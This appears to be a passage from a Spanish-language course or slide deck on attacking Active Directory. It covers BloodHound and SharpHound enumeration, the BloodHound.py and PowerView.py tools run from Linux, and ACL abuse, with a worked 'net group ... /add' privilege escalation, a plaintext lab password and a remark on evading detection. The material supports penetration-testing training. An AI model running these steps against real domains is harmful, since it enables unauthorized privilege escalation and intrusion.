
SharpHound Enumeration Completed at 13:43 on 04/01/2022! Happy Graphing!
```

- Cargar el .zip generado en BloodHound



BloodHound: Analysis

- Útil para identificar rutas de ataque o calcular el camino más corto para llegar de un objeto a otro.



BloodHound: Analysis

- Consultas predefinidas:

The screenshot shows the 'Pre-Built Analytics Queries' section of the BloodHound interface. It lists several pre-defined queries, some of which are highlighted with red boxes:

- Find all Domain Admins
- Find Shortest Paths to Domain Admins**
- Find Principals with DCSync Rights
- Users with Foreign Domain Group Membership
- Groups with Foreign Domain Group Membership
- Map Domain Trusts
- Shortest Paths to Unconstrained Delegation Systems
- Shortest Paths from Kerberoastable Users
- Shortest Paths to Domain Admins from Kerberoastable Users
- Shortest Path from Owned Principals**
- Shortest Paths to Domain Admins from Owned Principals**
- Shortest Paths to High Value Targets**
- Find Computers where Domain Users are Local Admin
- Find Computers where Domain Users can read LAPS passwords
- Shortest Paths from Domain Users to High Value Targets
- Find All Paths from Domain Users to High Value Targets
- Find Workstations where Domain Users can RDP
- Find Servers where Domain Users can RDP
- Find Dangerous Rights for Domain Users Groups
- Find Kerberoastable Members of High Value Groups
- List all Kerberoastable Accounts**
- Find Kerberoastable Users with most privileges
- Find Domain Admin Logons to non-Domain Controllers**
- Find Computers with Unsupported Operating Systems
- Find AS-REP Roastable Users (DontReqPreAuth)**

- Visualizar la información de un usuario:

The screenshot shows the 'OVERVIEW' and 'NODE PROPERTIES' sections for the user 'CGAUSS@MATH.CULT'.

OVERVIEW

Metric	Value
Sessions	0
Sibling Objects in the Same OU	14
Reachable High Value Targets	10
Effective Inbound GPOs	3
See user within Domain/OU Tree	


NODE PROPERTIES

Property	Value
Display Name	Carl Gauss
Object ID	S-1-5-21-3361287426-1914555329-2579995729-1109
Password Last Changed	Sat, 29 May 2021 10:48:08 GMT
Last Logon	Mon, 03 Jan 2022 04:12:38 GMT
Last Logon (Replicated)	Mon, 03 Jan 2022 03:59:16 GMT
Enabled	True
AdminCount	True
Password Never Expires	True
Cannot Be Delegated	False

CGAUSS@MATH.CULT

BloodHound CE vs BloodHound Legacy

- Despliegue sencillo con Docker.
- Presenta una nueva interfaz.
- La versión de pago incluye soporte especial de SpecterOps.
- Incluye una API para interactuar con la web.
- Permite gestión de usuarios.
- Base de datos mucho más ágil que la original.
- Ya no trae las queries por defecto que traía la versión anterior.
- Los “caminos” de ataque incluyen más información.



3.2

Enumeración desde Linux

Enumeración desde Linux – BloodHound.py

Es la alternativa en Python para BloodHound. Existen dos versiones:

- [Versión](#) para BloodHound 4.2 y 4.3.
- [Versión](#) para BloodHound CE.

Al igual que el BloodHound original, funciona mediante queries a LDAP. Por defecto, enumera usuarios, equipos, grupos, confianzas, sesiones y admins locales. Sin embargo, es posible que los resultados difieran de una versión a otra (BH Windows vs BH Python).

Muy útil para ejercicios donde disponemos de un equipo (Windows o Linux) no enrolado en dominio, pero con acceso al mismo (problemas de DNS).

Las GPOs no las trabaja (por ahora).

```
(kali㉿kali)-[~/.../BloodHound.py]
$ sudo docker run -v ${PWD}:/bloodhound-data -it bloodhound
86044382fc8e:/bloodhound-data# bloodhound-python -u jorge@... -p SexyLady12! -d ... loc
al -dc ... -ns 192.168.0.16
INFO: Found AD domain: zeroLyn.local
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc-...
INFO: Found 1 domains
INFO: Found 2 domains in the forest
INFO: Found 3 computers
INFO: Found 11 users
INFO: Connecting to LDAP server: dc-...
INFO: Found 52 groups
INFO: Found 2 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: WIN-SQUID.
INFO: Querying computer: EXAMEN.
INFO: Querying computer: DC-ZL.
WARNING: Could not resolve: WIN-SQUID. ...: The DNS query name does not exist: WIN-SQUID.
local.
WARNING: Could not resolve: EXAMEN. ...: The DNS query name does not exist: EXAMEN.
local.
INFO: Done in 00M 01S
86044382fc8e:/bloodhound-data#
```

```
(kali㉿kali)-[~/.../BloodHound.py]
$ ll
total 80
-rw-r--r-- 1 root root 4019 Feb 10 07:35 20240210123522_computers.json
-rw-r--r-- 1 root root 1178 Feb 10 07:35 20240210123522_domains.json
-rw-r--r-- 1 root root 22584 Feb 10 07:35 20240210123522_groups.json
-rw-r--r-- 1 root root 5898 Feb 10 07:35 20240210123522_users.json
drwxr-xr-x 5 kali kali 4096 Feb 10 07:04 bloodhound
-rwxr-xr-x 1 kali kali 61 Feb 10 07:04 bloodhound.py
-rw-r--r-- 1 kali kali 8567 Feb 10 07:04 createforestcache.py
-rw-r--r-- 1 kali kali 1105 Feb 10 07:04 Dockerfile
-rw-r--r-- 1 kali kali 1063 Feb 10 07:04 LICENSE
-rw-r--r-- 1 kali kali 4126 Feb 10 07:04 README.md
-rw-r--r-- 1 kali kali 1267 Feb 10 07:04 setup.py
```

Enumeración desde Linux - PowerView.py

[PowerView.py](#) es una alternativa a PowerView, pero en Python.

La mayoría de los módulos de PowerView están migrados a esta versión.

Permite autenticarse mediante varios métodos (LDAP, LDAPs, Kerberos, PTH). Además, al ser un script hecho en Python, permite ejecutarse con un proxy (SOCKs) con facilidad.

Puede ser una buena manera de evadir detecciones en entornos muy monitorizados.

Tiene algunos fallos, pero para casos específicos puede ser una buena herramienta. Dispone de una [wiki](#) muy extensa.

```
(kali㉿kali)-[~/Downloads/powerview.py]
$ python3.10 powerview.py /jorge@192.168.0.16 --use-ldap
[2024-02-10 06:52:22] No credentials supplied, supply password
Password:
[2024-02-10 06:52:25] LDAP Signing NOT Enforced!
( LDAP )-[192.168.0.16]-[ \Jorge ]
PV > Get-DomainGroup -Identity "Admins. del dominio"
cn : Admins. del dominio
description : Administradores designados del dominio
member : CN=Tigreton,CN=Users,DC= ,DC=local
          CN=Administrador,CN=Users,DC= ,DC=local
          CN=Admins. del dominio,CN=Users,DC= ,DC=local
distinguishedName
instanceType : 4
name Home seat
objectGUID : {6a74ff49-0767-4661-87e9-c2f443cfb14e}
objectSid : S-1-5-21-1228646059-3983218203-3380757376-512
adminCount : 1
sAMAccountName : Admins. del dominio
sAMAccountType : 268435456
groupType : -2147483646
objectCategory : CN=Group,CN=Schema,CN=Configuration,DC=zerolyxn,DC=local
```

Referencias

1. [Documentación PowerView](#)
2. [Cheat sheet PowerView](#)
3. [Documentación AD Module](#)
4. [Red Team Experiments - PowerView: Active Directory Enumeration](#)
5. [HarmJ0y - PowerView-3.0 tips and tricks](#)
6. [Documentación oficial de BloodHound](#)
7. [BloodHound Cheat Sheet – SANS](#)
8. [BloodHound Queries](#)
9. [PingCastle](#)
10. [ADRecon](#)

4.



Fallos de configuración
comunes en AD

4.1

Abuso de ACLs

Breve repaso de ACLs


- Una **lista de control de acceso** es una tabla que define los *trustee* que tienen acceso al objeto en cuestión y, también, qué tipo de acceso tiene. Los *trustees* pueden ser usuarios, grupos o sesiones.
- Cada elemento de la tabla de ACLs se denomina **entradas de control de acceso (ACE)**. Cada ACE de una ACL identifica a un usuario de confianza y especifica los derechos de acceso concedidos, denegados o auditados para dicho usuario.



Tipos de ACLs

Aunque las ACLs aplican a nivel local, a nivel de Dominio existen determinadas ACLs que tenemos que tener en cuenta:

- **GenericAll** - Control total sobre un objeto.
- **Generic Write** - Modificar los atributos de un objeto.
- **WriteOwner** - Modificar el dueño de un objeto.
- **AllExtendedRights** - Permite cambiar la contraseña a usuarios o añadir usuarios a grupos.
- **ForceChangePassword** - Permite cambiar la contraseña a usuarios.
- **Self-Membership** - Permite autoañadirse a un grupo.



ACLs: Abuso

Existen muchas maneras de analizar las ACLs de un dominio, sin embargo, la más sencilla es mediante el uso de BloodHound.

El apartado *Outbound Control Rights* contiene toda la información interesante para este apartado:

- **First Degree Object Control** - Permisos del usuario o grupo sobre otros objetos del dominio.
- **Group Delegated Object Control** - Permisos heredados por pertenencia a determinados grupos.
- **Transitive Object Control** - Objetos que puede alcanzar el nodo identificado sin necesidad de pivotar a otros equipos.

The screenshot shows the BloodHound interface with the user BRIEMANN@MATH.CULT selected. The 'Node Info' tab is active. The 'OUTBOUND CONTROL RIGHTS' section is highlighted with a red border and contains the following data:



Right Type	Count
First Degree Object Control	1
Group Delegated Object Control	0
Transitive Object Control	▶

Below this, the 'INBOUND CONTROL RIGHTS' section shows:

Right Type	Count
Explicit Object Controllers	4
Unrolled Object Controllers	5
Transitive Object Controllers	▶

ACLs: Abuso

- Si desplegamos el parámetro identificado por BloodHound, podremos observer la ACL que posee nuestro usuario sobre los objetos del Dominio.
- Se puede obtener información sobre esa ACL haciendo click derecho sobre el nodo.



ACLs: Abuso

- Al tratarse de GenericWrite sobre un Grupo, el usuario briemann puede incluirse en el grupo de Desarrollo y, a partir de ahí, heredar los permisos de este grupo.

```
Windows PowerShell
PS C:\> whoami
math\briemann
PS C:\> net user briemann /domain
Nombre de usuario          briemann
Nombre completo            Bernhard Riemann
Comentario                 Comentario del usuario
Comentario del usuario     Código de país o región
Código de país o región   Cuenta activa
Cuenta activa              La cuenta expira
La cuenta expira          Último cambio de contraseña
Último cambio de contraseña
La contraseña expira      Nunca
Cambio de contraseña       Cambio de contraseña
Contraseña requerida      Sí
El usuario puede cambiar la contraseña
Estaciones de trabajo autorizadas
Script de inicio de sesión
Perfil de usuario
Directorio principal
Última sesión iniciada    27/02/2022 11:49:28
Horas de inicio de sesión autorizadas
Todas
Miembros del grupo local
Miembros del grupo global  *Sistemas
                            *Usuarios del dominio
Se ha completado el comando correctamente.
```

```
PS C:\> net group Desarrollo briemann /add
Se ha completado el comando correctamente.

PS C:\> net user briemann /domain
Nombre de usuario          briemann
Nombre completo            Bernhard Riemann
Comentario                 Comentario del usuario
Comentario del usuario     Código de país o región
Código de país o región   Cuenta activa
Cuenta activa              La cuenta expira
La cuenta expira          Último cambio de contraseña
Último cambio de contraseña
La contraseña expira      Nunca
Cambio de contraseña       Cambio de contraseña
Contraseña requerida      Sí
El usuario puede cambiar la contraseña
Estaciones de trabajo autorizadas
Script de inicio de sesión
Perfil de usuario
Directorio principal
Última sesión iniciada    27/02/2022 11:49:28
Horas de inicio de sesión autorizadas
Todas
Miembros del grupo local
Miembros del grupo global  *Sistemas
                            *Desarrollo
                            *Usuarios del dominio
Se ha completado el comando correctamente.
```

Referencias

1. Access Control Lists (Teoría)
2. Abusing Active Directory ACLs/ACEs
3. Entendiendo los nodos de BloodHound
4. Abusando de ACLs en AD

